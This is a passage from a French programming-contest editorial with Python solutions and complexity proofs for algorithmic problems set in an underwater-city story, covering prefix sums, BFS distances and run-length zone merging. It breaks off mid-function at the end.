pour chaque $c \in D$ **faire**
  si $D[c]$ *est impair* **alors**
    $S \longleftarrow S + 1$;
  fin
fin
retourner S;

En fonction du langage, il faut faire attention à la nature du compteur. Une table de hachage, hachant les critères d'un sous-marin en $O(M)$, garantit une exécution de l'algorithme en $O(NM)$.

L'utilisation d'une table de hachage est ici nécessaire pour éviter d'enregistrer les 2^M potentiels critères existants, ce qui est impossible pour des valeurs de M approchant 1000.

Additionnellement, il n'est pas nécessaire d'enregistrer le compte exact du nombre de sous-marin respectant chaque critère. Il est suffisant d'enregistrer uniquement la parité du nombre d'occurrence, dans des booléens par exemple.

2.3 Réalisation

Python On propose ici d'utiliser un compteur de la bibliothèque `collections` pour faciliter le comptage. Un `Counter` est une simple table de hachage dont les valeurs représentent un nombre d'occurrence, initialement 0.

```python
from collections import Counter

def minimum_exclus(n: int, m: int, criteres: List[List[int]]) -> int:
    compteur = Counter()
    for critere in criteres:
        compteur[tuple(critere)] += 1

    resultat = 0
    for compte in compteur.values():
        if compte % 2 == 1:
            resultat += 1

    return resultat
```

3 Passage Tout Juste

3.1 Énoncé

Joseph Nageant est maintenant aux abords de la ville. Cependant, il doit à présent pénétrer dans l'enceinte de la ville. Pour cela il peut compter sur les informations qu'il avait récupérées avant l'expédition. L'un des documents trouvés faisait mention d'un vieux passage souterrain qui permettait aux marchands du Marché Noir de poissons de s'approvisionner en espèces rares et interdites.

Cependant, ce passage est très étroit, mal entretenu, et comporte de nombreux pièges mortels. Afin de franchir ce long périple, Joseph Nageant va devoir s'appuyer sur son agilité pour esquiver les dangers.

Le passage souterrain est un tunnel de `longueur` mètres de long, qui alterne entre *zones sûres* et *zones de danger*. On vous décrit le passage à l'aide d'un tableau de `0` et de `1` : un chiffre tous les mètres, un `0` décrit une position dans une zone sûre, un `1` décrit une position dans une zone de danger. Une zone sûre est donc représentée par un ou plusieurs `0` consécutifs, et une zone de danger par un ou plusieurs `1` consécutifs.

Lors de sa traversée, à chaque mètre, Joseph Nageant peut soit effectuer une *esquive*, soit se *reposer*. Joseph Nageant doit traverser le souterrain en effectuant des esquives dans toutes les zones de danger. Dans les zones sûres, il peut soit esquiver, soit se reposer.

Par précaution, Joseph doit se reposer au moins une fois dans chaque zone sûre. Il ne peut pas esquiver l'intégralité d'une zone sûre.

Cependant, Joseph dispose d'une certaine endurance $E \geq 0$ qui lui permet d'esquiver pendant **au maximum** E mètres avant de devoir se reposer. Après avoir effectué une esquive, il est obligé de se reposer pendant **au minimum** R mètres avant la prochaine esquive ou la fin du tunnel. (Joseph ne peut donc pas entamer une phase de repos pendant les $R - 1$ derniers mètres. Par ailleurs, si Joseph commence par une phase de repos, il doit tout de même se reposer au moins sur les R premiers mètres.)

On appelle la *force* de Joseph la valeur de $R - E$. Aidez Joseph Nageant à trouver une stratégie de déplacement qui maximise sa force.

3.2 Solution

Lemme 1 Une stratégie optimale est de toujours se reposer dans les endroits sûrs.

Preuve Comme il est nécessaire de se reposer au moins une fois dans chaque zone sûre, effectuer une esquive dans une zone sûre ne peut que augmenter la longueur d'une esquive ou réduire la longueur d'une phase de repos (sans la supprimer), ce qui ne peut que réduire sa force.

Envisageons donc la stratégie de se reposer à chaque endroit sûr, et d'esquiver à chaque endroit dangereux. Pour maximiser la force, on va donc considérer la plus grande valeur de R qui ne dépasse pas la longueur d'une zone de repos, et la plus petite valeur de E qui n'est pas plus petite qu'une zone de danger. On va donc assigner R à la longueur de la plus petite zone de repos, et E à la longueur de la plus grande zone de danger, et afficher la valeur de $R - E$.

Cela peut être fait en parcourant chaque zone une à une depuis la liste en entrée. On garde en mémoire le début de la zone, et on avance jusqu'à la fin de la zone. Lorsqu'une nouvelle zone est atteinte, on compare la taille de notre zone avec la plus petite zone de repos s'il s'agit d'une zone de repos, ou avec la plus grande zone de danger s'il s'agit d'une zone de danger. Cette approche effectue au final un unique parcours de la liste d'entrée, et garantit une complexité temporelle de $O(N)$.

3.3 Réalisation

Python Ici, on propose de rajouter une sentinelle `-1` en bout de liste afin de délimiter la dernière zone sans effectuer de dépassement de liste. La longueur de la plus petite zone de repos est initialisée à $+\infty$, élément neutre de l'opérateur `min`. Ainsi, cette valeur sera obligatoirement remplacée par la longueur de la première zone de repos à la première utilisation de `min`. De manière similaire, la longueur de la plus grande zone de danger est initialisée à 0 afin de ne pas avoir à traiter différement la première zone de danger.

```python
def force_maximale(longueur: int, tunnel: List[int]) -> int:
    tunnel.append(-1) # sentinelle
    repos_min = float('inf')
    esquive_max = 0

    i = 0
    while i < longueur:
        j = i + 1
        while tunnel[i] == tunnel[j]:
            j += 1

        if tunnel[i] == 0:
            repos_min = min(repos_min, j - i)
        else:
            esquive_max = max(esquive_max, j - i)

        i = j

    return repos_min - esquive_max
```

4 Le Juste Étal

4.1 Énoncé

Joseph Nageant est enfin à l'intérieur de la ville sous-marine secrète.
En avançant, il s'aperçoit qu'un événement a lieu : c'est le marché !
Joseph tente de côtoyer un marchand afin d'obtenir de précieuses informations. Pour cela, il aide le marchand à préparer ses boîtes contenant des fruits et légumes.

Les boîtes sont arrangées sur un étal, et sont représentées par un tableau de N nombres entiers, le nombre de fruits ou légumes dans chaque boîte.

Une série de boîtes décrit une sous-séquence contiguë de l'étal. Une série peut être représentée par deux indices $0 \leq i < j \leq N$, représentant l'indice de début (inclus) et l'indice de fin (exclu) de la série. Par exemple, si les boîtes sont représentées par la suite $B = [1, 3, 2, 1, 3]$, alors la paire $(0, 2)$ représente la série $[1, 3]$. Notez que la paire $(3, 5)$ représente aussi la série $[1, 3]$, et les deux séries sont considérées comme distinctes.

Une série est dite *juste* si le nombre total de fruits et légumes présents dans la série est un multiple de la valeur du marché du jour.

Afin de maximiser les ventes, le marchand veut savoir le nombre de séries justes dans son étal. Il vous donne des informations sur les boîtes ainsi que la valeur du marché du jour.

Comme la réponse peut être grande, affichez la réponse modulo $1\,000\,000\,007$.

4.2 Stratégie – Validation

Une manière assez directe d'obtenir la réponse est de simplement énumérer chaque sous-séquence de l'étal, calculer leur somme, et compter le nombre de séries qui ont une somme multiple de la valeur donnée.

Chaque série est définie par son index de début et son index de fin. On a donc $O(N^2)$ séries distinctes, et calculer la somme d'une série se fait simplement en $O(N)$. Cette approche a donc une complexité temporelle totale de $O(N^3)$, ce qui est largement insuffisant pour passer les tests de performance.

4.3 Réalisation – Validation

Python

```python
def nombre_series_justes(n: int, valeur: int, boites: List[int]) -> int:
    reponse = 0
    for i in range(n):
        for j in range(i+1, n+1):
            if sum(boites[i:j]) % valeur == 0:
                reponse += 1
    print(reponse % 1_000_000_007)
```

4.4 Stratégie – Performance

On peut déjà gagner un cran de complexité en calculant notre somme de manière plus judicieuse. En effet, dans notre précédent code, la différence de somme entre deux séries consécutives correspond à un unique élément du tableau. On peut donc simplement mettre à jour la somme de la série plutôt que de la recalculer à chaque itération :

Algorithme 3 : Compte du nombre de séries justes

Entrées : Le nombre de boîtes, N,
La valeur du marché du jour, K,
La liste des boîtes, B
Résultat : Le nombre de séries justes modulo $1\,000\,000\,007$

```
total ⟵ 0 ;
pour i ← 1 à N faire
    S ⟵ 0 ;
    pour j ← i à N faire
        S ⟵ S + B_j ;
        si S est un multiple de K alors
            total ⟵ total + 1 ;
        fin
    fin
fin
retourner total  mod 1 000 000 007;
```

À chaque itération, S correspond à la somme de la série $(i, j+1)$. Cela trouve la solution en $O(N^2)$, ce qui est toujours insuffisant pour passer les tests de performance.

On peut gagner encore en complexité grâce à un tableau des sommes cumulatives. Cette astuce est souvent utile lorsqu'il s'agit de rapidement considérer différentes sommes de sous-séquences d'un tableau. Appelons P_i la somme des i premiers éléments de B. On a alors $P_0 = 0$, et $P_i = P_{i-1} + B_i$. On peut ainsi calculer toutes les valeurs de P_i pour i allant de 0 à N en $O(N)$.

Par exemple, considérons le tableau $B =]1, 3, 0, 1, 1, 3, 3]$ et $K = 4$. (On utilise ici la notation $A =]A_1, A_2, \ldots, A_n]$ pour les tableaux indexés à partir de 1, et $A = [A_0, A_1, \ldots, A_{n-1}]$ pour les tableaux indexés à 0.) Le tableau cumulatif est alors $P = [0, 1, 4, 4, 5, 6, 9, 12]$, indiquant par exemple que la somme des 4 premiers éléments de B est $P_4 = 5$.

Depuis ce tableau, on peut calculer la somme de n'importe quelle sous-séquence en temps constant. En effet, la somme des éléments de B_i (inclus) à B_j (exclu) correspond à la somme des $j-1$ premiers éléments de B, moins la somme des $i-1$ premiers éléments de B, et est donc égale à $P_{j-1} - P_{i-1}$. Dans notre exemple, pour calculer la somme des éléments de B_2 (inclus) à B_7 (exclu), c'est à dire la somme de $(3, 0, 1, 1, 3)$, on peut simplement effectuer la soustraction $P_6 - P_1 = 9 - 1 = 8$.

Dans notre problème, on s'intéresse aux séries dont la somme est un multiple de K, c'est-à-dire où $P_j - P_i$ est un multiple de K. Dit autrement, on cherche le nombre de paires (i, j) tels que $P_i \equiv P_j \mod K$.

Ce nombre peut être calculé en $O(N)$ de la manière suivante : on regroupe les différentes valeurs de $P_i \mod K$ à l'aide d'un compteur. Pour notre exemple, les valeurs de $P_i \mod K$ valent $[0, 1, 0, 0, 1, 2, 1, 0]$. $P_i \mod K$ vaut donc :

- 0 pour 4 valeurs de i différentes,
- 1 pour 3 valeurs de i différentes, et
- 2 pour une unique valeur de i.

Finalement, si $P_i \mod K$ vaut une certaine valeur pour x valeurs de i différentes, alors on pourra compter $\frac{x \cdot (x-1)}{2}$ paires (i, j) telles que $P_i \equiv P_j \mod K$. Dans notre exemple, comme P_i vaut 0 pour pour $i \in \{0, 2, 3, 7\}$, alors on comptera $\frac{4 \cdot 3}{2} = 6$ nouvelles paires (i, j) pour lesquelles la somme des éléments de B_{i+1} (inclus) à B_{j+1} (exclu) est un multiple de 4 : $(0, 2), (0, 3), (0, 7), (2, 3), (2, 7), (3, 7)$. Grâce aux 3 occurrences de 1 dans $P_i \mod K$, on trouve $\frac{3 \cdot 2}{2} = 3$ autres paires (i, j) similaires : $(1, 4), (1, 6), (4, 6)$, pour un total de 9 séries justes.

4.5 Réalisation – Performance

Python

```python
from collections import Counter

def nombre_series_justes(n: int, valeur: int, boites: List[int]) -> int:
    cumul = [0]
    for elt in boites:
        cumul.append((cumul[-1] + elt) % valeur)

    compteur = Counter(cumul)
    reponse = 0
    for occurrence in compteur.values():
        reponse += occurrence * (occurrence - 1) // 2
        reponse %= 1_000_000_007

    return reponse
```

5 Les Mots Justes

5.1 Énoncé

Dans les documents d'archives que Joseph Nageant avait étudié se trouve toute une section sur la langue parlée dans cette ville engloutie. Bien que Joseph connaisse déjà bien les règles de la langue, il lui arrive encore de commettre quelques erreurs de style.

Pour pouvoir mieux se fondre dans la masse, Joseph tente de perfectionner sa maîtrise de la langue...

Dans cette ville sous-marine, on parle des phrases uniquement composées de mots de 4 lettres, eux-mêmes composés de deux syllabes de deux lettres minuscules.

Pour former une phrase, on choisit deux listes de N bigrammes (les syllabes de deux lettres), la première liste A contenant les possibilités pour commencer un mot, et la seconde liste B contenant les possibilités pour terminer un mot. Les deux listes peuvent contenir des syllabes dupliquées.

On construit alors la phrase comme une liste des $N \times N$ mots, représentant toutes les concaténations possibles d'une syllabe dans la liste A, et d'une syllabe dans la liste B. En clair, cette liste contient toutes les valeurs possibles de A_i concaténé à B_j, pour $1 \leq i, j \leq N$ (la syllabe dans A est toujours concaténée à gauche de la syllabe extraite de B).

Par exemple, si on prend comme syllabes de départ les bigrammes `ab` et `ac`, et qu'on considère comme syllabes d'arrivée les bigrammes `cd` et `ce`, cela forme la phrase (`abcd`, `abce`, `accd`, `acce`).

Une phrase est dite *juste* si tous les mots présents dans la phrase ont le même nombre d'occurrences :

- Par exemple, la phrase (`cdef`, `abcd`, `abcd`, `cdef`) est une phrase *juste*, car tous les mots sont présents deux fois dans la phrase.
- Au contraire, la phrase (`abcd`, `abcd`, `bcde`) n'est pas *juste*, car le mot `abcd` est présent deux fois, alors que le mot `bcde` n'est présent qu'une fois.

En une *correction*, Joseph peut soit :

- Ajouter une occurrence du mot de son choix à la phrase, ou
- Supprimer une occurrence du mot de son choix de la phrase.

Étant donnés les listes de syllabes A et B, aidez Joseph à trouver le nombre minimal de corrections nécessaires pour rendre sa phrase juste.

5.2 Stratégie – Validation

Appelons P la phrase de N^2 mots obtenus en concaténant les N bigrammes de départ avec les N bigrammes d'arrivée. Depuis cette phrase, on construit un histogramme H qui contient les nombres d'occurrences de chaque mot présent dans la phrase. Par exemple, considérons les bigrammes de départ $A = [aa, bb, bb]$ et les bigrammes d'arrivée $B = [cc, dd, dd]$. Cela forme alors la phrase $P = [aacc, aadd, aadd, bbcc, bbdd, bbdd, bbcc, bbdd, bbdd]$. On compte alors 1 fois le mot $aacc$, 2 fois le mot $aadd$, 2 fois le mot $bbcc$, et 4 fois le mot $bbdd$. Cela forme alors l'histogramme $H = [1, 2, 2, 4]$.

Ici, une stratégie optimale serait, soit :

- supprimer l'unique occurrence de $aacc$, et retirer deux occurrences de $bbdd$, donnant l'histogramme $H' = [2, 2, 2]$;
- ajouter une occurrence de $aacc$, et retirer deux occurrences de $bbdd$, donnant l'histogramme $H' = [2, 2, 2, 2]$.

On peut directement travailler depuis l'histogramme H en faisant fi des mots correspondant. Les opérations possibles sur H deviennent alors :

- incrémenter une valeur de H de 1,
- décrémenter une valeur de H de 1, et la supprimer si elle atteint 0.

L'objectif est alors d'obtenir en le moins d'opération un histogramme H' tel que tous les éléments de H' soient tous égaux à une certaine valeur cible, qu'on appellera K.

Lemme 1 Pour une valeur cible donnée K, le nombre minimal d'opération afin de rendre la phrase juste est :

$$\sum_{h \in H} \min(h, |K - h|) = \sum_{h \in H} \begin{cases} h & \text{si } h \leq K/2 \\ K - h & \text{si } K/2 < h \leq K \\ h - K & \text{si } h > K \end{cases},$$

où $|\cdot|$ représente la valeur absolue.

Preuve Cela découle simplement du fait que, pour chaque mot ayant h occurrences, on peut soit :

- supprimer toutes les occurrences du mot en h opérations,
- ajouter ou supprimer des occurrences du mot jusqu'à en avoir K, en $|K - h|$ opérations.

Lemme 2 Une stratégie optimale consistera toujours à prendre K comme l'une des valeurs de H

Preuve Supposons au contraire qu'une stratégie optimale est de prendre K une valeur n'étant pas dans H. Considérons H', qui contient uniquement les valeurs de H supérieures à $K/2$.

- Si la majorité des éléments de H' sont supérieurs à K, considérons la stratégie de cibler K' étant le plus petit élément de H supérieur à K. Alors, le coût de cette nouvelle stratégie :
  - Diminue de $K' - K$ pour tous les éléments de H' supérieurs à K ;
  - Augmente au maximum de $K' - K$ pour tous les éléments de H' inférieurs à K ;
  - Ne change pas pour les valeurs de H inférieures ou égales à $K/2$.

  Comme il y a au moins autant d'éléments supérieurs à K que inférieurs à K dans H', on est garanti que cette nouvelle stratégie est au moins aussi bonne que la stratégie optimale.
- Au contraire, si la majorité des éléments de H' sont inférieurs à K, considérons la stratégie de cibler K' étant le plus grand élément de H inférieur à K. Alors, le coût de cette nouvelle stratégie :
  - Augmente de $K - K'$ pour tous les éléments de H' supérieurs à K ;
  - Diminue de $K - K'$ pour tous les éléments de H' inférieurs à K ;
  - Diminue au maximum de $K - K'$ pour les valeurs de H inférieures ou égales à $K/2$.

  Comme il y a au moins autant d'éléments inférieurs à K que supérieurs à K dans H', on est également garanti que cette nouvelle stratégie est au moins aussi bonne que la stratégie optimale.

En clair, il existera toujours une stratégie optimale ciblant un nombre d'occurrence déjà existant.

On en déduit alors une stratégie assez simple pour valider le problème : construire la phrase P, calculer son histogramme H, et pour chaque candidat de K dans H, calculer le coût associé. La solution est alors la plus petite valeur parmi tous les coûts proposés. Comme on peut calculer le coût en un seul parcours de l'histogramme, cette stratégie fonctionne en $O(N^2)$ pour construire l'histogramme, puis $O(|H|^2)$ pour trouver le coût optimal.

5.3 Réalisation – Validation

Python

```python
from collections import Counter

def corrections_minimales(n: int, a : List[str], b : List[str]) -> int:
    phrase = [debut + fin for debut in a for fin in b]
    histogramme = Counter(phrase).values()

    def cout(cible):
        cout = 0
        for occ in histogramme:
            cout += min(occ, abs(cible-occ))
        return cout

    return min(cout(x) for x in histogramme)
```

5.4 Stratégie – Performance

Premièrement, notons qu'il est possible de construire l'histogramme H en temps linéaire. En effet, un bigramme étant composé de 2 lettres minuscules, le nombre de bigrammes distincts pour chacune des deux listes est limité par $26^2 = 676$. On peut donc commencer par construire les histogrammes de A et B en $O(N)$ qui auront chacun au plus 676 éléments.

Grâce à cette majoration, on peut ensuite combiner ces deux histogrammes en temps constant, la taille de l'histogramme résultant étant alors limitée par $26^4 = 456\,976$, peu importe la valeur de N. Techniquement, grâce à cette majoration, la taille de H ne dépend plus de l'entrée. On a alors $|H| = O(1)$, et l'algorithme précédent fonctionne en $O(N)$. Cependant, la taille de H, bien que constante, est suffisamment conséquente pour ne pas être négligeable, et la recherche du coût optimal en $O(|H|^2)$ est trop longue pour passer les tests de performance.

On peut en réalité évaluer les coûts de toutes les cibles potentielles en $O(|H|)$ en les calculant dans l'ordre. En effet, supposons que nous connaissons le coût en ayant pris un certain $K \in H$ comme cible. Considérons alors K' le plus petit élément de H supérieur à K. Alors, en changeant la cible de K à K' :

- Tous les éléments $x \geq K$ réduisent le coût de $K' - K$;
- Tous les éléments $x \leq K/2$ ne changent pas le coût engendré (ils vont toujours vers 0) ;

— Tous les éléments x tel que $K'/2 < x \leq K$ préfèrent encore être remontés jusqu'à K', et augmentent le coût de $K' - K$;

— Il reste alors les éléments x entre $K/2$ et $K'/2$ qui doivent être traités minutieusement un à un.

À l'exception des éléments de la dernière catégorie, la différence entre K et K' peut donc se calculer en $O(1)$ en connaissance du nombre d'éléments dans chaque catégorie. Chaque élément de l'histogramme ne pouvant faire partie de la dernière catégorie que pour une seule paire (K, K'), alors dans le calcul des coûts pour toutes les valeurs de l'histogramme, les éléments de la dernière catégorie rajouteront un temps de calcul amorti à $O(|H|)$.

5.5 Réalisation – Performance

Python

```python
def corrections_minimales(n: int, a: List[str], b: List[str]) -> int:
    occ_a = Counter(a)
    occ_b = Counter(b)
    occ = [ a * b for a in occ_a.values() for b in occ_b.values() ]
    occ.sort()
    m = len(occ)

    ancienne_cible = 0
    cout = sum(occ) # Cout initial pour cible = 0
    reponse = cout  # Plus bas cout trouvé
    vers_zero = 0   # Les occurrences dans la plage [0, vers_zero[ préfèrent être supprimées.
    for i, cible in enumerate(occ):
        # On calcule le nombre d'opérations minimales pour mettre toutes les occurrences à `cible` ou `0`
        # Tous les éléments d'indice >= i sont plus proche de (cible - ancienne_cible)
        cout -= (cible - ancienne_cible) * (m - i)
        # Tous les éléments d'indice < vers_zero ont déjà comme solution optimale de se supprimer,
        # cela ne change pas.
        # On note les nouveaux éléments à présent préférables de supprimer.
        while vers_zero < i and occ[vers_zero] <= cible // 2:
            # Son ancien cout était de (ancienne_cible - occ[vers_zero]).
            # Son nouveau cout est maintenant de occ[vers_zero].
            cout -= ancienne_cible - occ[vers_zero]
            cout += occ[vers_zero]
            vers_zero += 1

        # Finalement, on considère les éléments d'indice [vers_zero, i[,
        # qui doivent être ajoutés (cible - ancienne_cible) fois de plus.
        cout += (i - vers_zero) * (cible - ancienne_cible)

        reponse = min(reponse, cout)
        ancienne_cible = cible

    return reponse
```

5.6 Stratégie alternative

On peut remarquer que cet exercice demander à trouver le minimum d'une fonction de coût donnée. Malheureusement, la fonction de coût n'est pas convexe, donc une recherche ternaire ne permet pas de trouver le minimum de la fonction à coup sûr. Cependant, même si notre fonction de coût n'est pas parfaitement convexe, elle l'est suffisamment pour pouvoir tenter de l'approcher avec une heuristique. Des variantes du recuit simulé, de la recherche ternaire ou de la descente de gradient peuvent être utilisées pour approcher le problème et trouver le coût minimal avec une certaine probabilité. Implémenté judicieusement, cela peut permettre de passer tous les tests.

6 Le Juste Chemin

6.1 Énoncé

Joseph Nageant est tout proche du but, il ne reste plus qu'à obtenir quelques informations sur l'accès à la forteresse pour pouvoir enfin y aller.

Pour cela, il compte dérober certains documents à plusieurs endroits dans la ville. Seulement, voilà que notre ami arrive à court d'oxygène...

La ville sous-marine est composée de N maisons, numérotées de 1 à N.

Chaque maison possède un score associé, qui est l'entier correspondant dans le tableau `scores`. Ce score correspond à la valeur des informations pouvant être dérobées dans cette maison.

Joseph Nageant dispose de K minutes pour récupérer les informations qu'il recherche avant la prochaine patrouille des gardes. Il peut se déplacer d'une maison A à une maison B (ou inversement) en une minute si les deux maisons sont directement reliées par une route. La liste des M routes est donnée par le tableau 'routes'.

Joseph Nageant va bientôt tomber à court d'oxygène. Fort heureusement, il sait aussi qu'une unique maison, la maison 1, stocke des réserves d'oxygène, ce qui lui permet de remplir ses réserves.

On dit alors qu'un chemin $M_0, M_1, \ldots, M_i$ est *juste* si :

- La longueur du chemin (c'est-à-dire, i) est inférieure ou égale à K,
- La maison 1 est présente dans le chemin, c'est à dire $M_j = 1$ pour au moins un j.

On dit également qu'une paire de maisons (A, B) est *juste* s'il existe au moins un chemin juste reliant ces deux maisons. Le score de cette paire est alors le produit des scores des maisons A et B.

Il vous est demandé de déterminer toutes les paires de maisons *justes*, et d'en afficher la somme de leur score. Comme le résultat peut devenir très grand, affichez cette somme modulo $1\,000\,000\,007$.

6.2 Stratégie – Validation

Considérons une paire de maisons (A, B). Cette paire est juste s'il existe un chemin de longueur inférieure ou égale à K de A à B passant par 1. On peut donc simplement s'intéresser au plus court chemin allant de A à 1, puis au plus court chemin allant de 1 à B.

Comme nous nous trouvons sur un graphe ni orienté ni pondéré, on peut simplement appeler *distance* d'une maison la longueur du plus court chemin entre cette maison et la maison 1. Alors, la paire de maisons (A, B) est juste si la somme de la distance de A et de B est inférieure à K. En connaissant au préalable la distance de toutes les maisons à la maison 1, on peut alors déterminer si une paire de maisons est juste en $O(1)$.

On peut calculer la distance de toutes les maisons à la maison 1 en $O(N + M)$ avec un simple parcours en largeur. Ensuite, itérer sur toutes les paires de maisons et considérer la somme de leur distance se fait en $O(N^2)$, ce qui permet de passer les tests de validation.

6.3 Réalisation – Validation

Python

```python
def calculer_distance(n: int, scores: List[int], routes: List[Route]) -> List[int]:
    distance = [float('inf')] * n
    adj = [[] for _ in range(n)]
    for route in routes:
        u = route.a - 1
        v = route.b - 1
        adj[u].append(v)
        adj[v].append(u)

    niveau = [0]
    dist = 0
    distance[0] = 0
    while len(niveau) > 0:
        dist += 1
        niveau_suivant = []
        for maison in niveau:
            for voisin in adj[maison]:
                if distance[voisin] != float('inf'):
                    continue
                distance[voisin] = dist
                niveau_suivant.append(voisin)

        niveau = niveau_suivant

    return distance


def score_total(n: int, m: int, k: int, scores: List[int], routes: List[Route]) -> int:
    distance = calculer_distance(n, scores, routes)

    score = 0
    for i in range(n):
        for j in range(n):
            if distance[i] + distance[j] <= k:
                score += scores[i] * scores[j]
                score %= 1000000007

    return score
```

6.4 Stratégie – Performance

Ce qui prend le plus de temps dans l'algorithme est le calcul de la somme finale, actuellement en $O(N^2)$. Si on appelle D_i la distance de la maison i, et S_i son score, cette somme correspond à la suivante :

$$\sum_{(i,j),D_i+D_j\leq K} S_i \cdot S_j \mod 1\,000\,000\,007$$

Une première optimisation consiste à simplement factoriser les scores par distance. En considérant S'_k la somme des scores de toutes les maisons étant à une distance k de 1, notre somme équivaut alors à :

$$\sum_{i\leq K} \sum_{j\leq K-i} S'_i \cdot S'_j \mod 1\,000\,000\,007$$

On peut calculer les valeurs de S' en un seul parcours de notre tableau des distances, et cette nouvelle somme se calcule assez simplement en $O(K^2)$, ce qui n'est malgré tout pas encore suffisant. Cependant, on peut une nouvelle fois factoriser par S'_i la somme précédente :

$$\sum_{i\leq K} S'_i \cdot \sum_{j\leq K-i} S'_j \mod 1\,000\,000\,007$$

Grâce à un tableau cumulatif, on peut alors pré-calculer en $O(K)$ les valeurs de $\sum_{j \leq k} S'_j$, et obtenir la somme désirée en $O(K)$.

6.5 Réalisation – Performance

Python Ce code reprend la fonction `calculer_distance` du code des validations.

```python
def score_total(n: int, m: int, k: int, scores: List[int], routes: List[Route]) -> int:
    distance = calculer_distance(n, scores, routes)

    dist_score = [0] * n
    for score, dist in zip(scores, distance):
        dist_score[dist] += score

    presum = [0]
    for elt in dist_score:
        presum.append(presum[-1] + elt)

    score = 0
    for i in range(k+1):
        score += dist_score[i] * presum[k - i + 1]
        score %= 1000000007

    return score
```

7 Le Juste Pont

7.1 Énoncé

Joseph est à deux pas de la forteresse ! Il ne reste plus qu'un pont à passer et il pourra enfin atteindre l'entrée. Malheureusement, certaines parties du pont menacent de s'effondrer car il est très vieux. Le scaphandre de Joseph est très lourd et cet objet le fatigue. Il veut éviter de s'épuiser afin d'arriver en bon état à la forteresse.

Le pont est un passage de N mètres de long, qui alterne entre *zones sûres* et *zones fragiles*. On vous décrit le pont à l'aide d'un tableau de `0` et de `1` : un chiffre tous les mètres, un `0` décrit une position dans une zone sûre, un `1` décrit une position dans une zone fragile. Une zone sûre est donc représentée par un ou plusieurs `0` consécutifs, et une zone fragile par un ou plusieurs `1` consécutifs.

Lors de sa traversée, à chaque mètre, Joseph Nageant peut soit se déplacer en *marchant*, soit en *nageant*. Joseph Nageant doit traverser le tunnel en nageant dans toutes les zones fragiles, pour éviter de faire s'écrouler le pont. Dans les zones sûres, il peut soit passer en nageant, soit en marchant.

Contrairement à l'exercice *Passage Tout Juste*, Joseph n'est pas obligé de marcher dans chaque zone sûre. Il peut cette fois-ci traverser une zone sûre dans son intégralité en nageant. En revanche, Joseph est obligé de marcher *au moins une fois* durant son parcours.

Cependant, Joseph dispose d'une certaine endurance $E \geq 0$ qui lui permet de nager pendant **au maximum** E mètres avant de devoir se remettre à marcher. Après avoir nagé, il est obligé de marcher pendant **au minimum** R mètres avant d'entamer sa prochaine nage ou la fin du pont. (Joseph ne peut donc pas commencer une phase de marche pendant les $R - 1$ derniers mètres. Par ailleurs, si Joseph commence par une phase de marche, il doit quand même marcher pendant au moins R mètres avant de commencer à nager.)

On appelle la *force* de Joseph la valeur de R - E. Aidez Joseph Nageant à trouver une stratégie de déplacement qui maximise sa force.

7.2 Stratégie – Validation

Encore une fois, commençons par effectuer quelques observations.

Lemme 1 Une stratégie optimale consiste à prendre une valeur de R parmi les longueurs des zones sûres.

Preuve L'exercice est similaire à l'exercice *Passage Tout Juste*. En utilisant un raisonnement similaire à celui employé dans la correction de cet exercice, on peut déjà montrer qu'il existe toujours une stratégie optimale qui, pour chaque zone de repos :

- se repose durant l'entièreté de la zone de repos, ou
- saute entièrement la zone de repos (ce qui n'était pas autorisé auparavant).

En considérant cette stratégie, comme pour l'exercice *Passage Tout Juste*, on peut alors sélectionner E comme étant la longueur de la plus grande nage effectuée, et R la longueur de la plus petite zone sûre qui n'a pas été sautée, ce qui donnera une valeur de $R - E$ maximale.

Lemme 2 En considérant une valeur de R fixée, une stratégie optimale consiste à ne sauter *que* les zones sûres de taille inférieure à R.

Preuve Comme vu précédemment, une stratégie optimale consistera toujours à soit sauter entièrement une zone sûre, soit marcher pleinement durant celle-ci.

Concernant les zones sûres de taille inférieure à R, l'énoncé nous oblige à les sauter, car il serait impossible d'atteindre la valeur de R demandée sinon.

Concernant les zones sûres de taille supérieures ou égales à R, il n'y a aucun intérêt à les sauter. La valeur de R étant fixée, le seul effet de sauter la zone serait d'augmenter la taille d'une esquive, ce qui ne peut que augmenter la valeur de E nécessaire (ce qui est l'opposé de notre objectif).

On peut donc parcourir toutes les zones, et pour chaque zone de repos, fixer R à la taille de cette zone, et calculer la valeur de E correspondant à la stratégie de ne sauter que les zones sûres de tailles inférieures à R. Cela donne un algorithme en $O(N^2)$ qui permet aisément de passer les validations.

7.3 Réalisation – Validation

```python
def force_maximale(n: int, pont: List[int]) -> int:
    # Compression du pont en Codage par Plages (RLE)
    rle = []
    type = pont[0]
    taille = 0
    for elt in pont:
        if elt == type:
            taille += 1
        else:
            rle.append((type, taille))
            taille = 1
            type = elt
    if taille > 0:
        rle.append((curr, count))

    def calcul_e(r: int) -> int
        # Trouve la valeur de E optimale pour une valeur de R fixée
        e = 0
        taille_esquive = 0
        for type, longueur in rle:
            if type == 1 or longueur < r:
                taille_esquive += longueur
                e = max(e, taille_esquive)
            else:
                taille_esquive = 0
        return e

    # Calcul de la force maximale
    force_max = -float('inf')
    for type, r in rle:
        if type == 1:
            continue

        e = calcul_e(r)
        force_max = max(force_max, r - e)

    return force_max
```

7.4 Stratégie – Performance

Une optimisation assez simple permet de réduire un peu la complexité. En mettant du cache sur la fonction `calcul_e` de l'implémentation précédente, ou simplement en ne l'appelant que pour les valeurs de R distinctes, on réduit le nombre d'appels à cette fonction à $\sqrt{N}$ au maximum (étant donné que N est supérieur à la somme des valeurs de R).

Cette optimisation diminue la complexité à $O(N\sqrt{N})$, ce qui peut être suffisant pour passer les tests de performance si implémenté judicieusement. Cependant, il est possible de faire mieux. En considérant les valeurs de R par ordre croissant, on cherche pour chaque R à trouver la taille de la plus grande esquive effectuée. Entre chaque valeur de R considérée, on *fusionne* les esquives de part et d'autres des zones sûres esquivées.

On va donc chercher une structure de données permettant de rapidement fusionner des éléments adjacent de la liste. On propose ici d'utiliser une liste doublement chaînée pour enregistrer les différentes zones au fil des fusions. Une fusion se fait alors en $O(1)$, et la complexité finale peut atteindre $O(N)$ en utilisant un algorithme de tri adapté, comme un tri comptage.

7.5 Réalisation – Performance

Python On utilise ici la fonction de tri par défaut de Python en $O(N \log N)$, ce qui n'impacte pas énormément les performances.

```python
from dataclasses import dataclass

@dataclass
class Zone:
    # Liste doublement chaînée
    type: bool # false = zone sûre, true = zone de danger
    longueur: int
    precedent: Optional["Zone"] = None
    suivant: Optional["Zone"] = None

    def enfile(self, type, longueur) -> "Zone":
        self.suivant = Zone(type, longueur, self)
        return self.suivant

    def saute(self) -> "Zone":
        # Enlève cette zone de repos de la liste chaînée, et fusionne
        # les deux zones de danger alentours
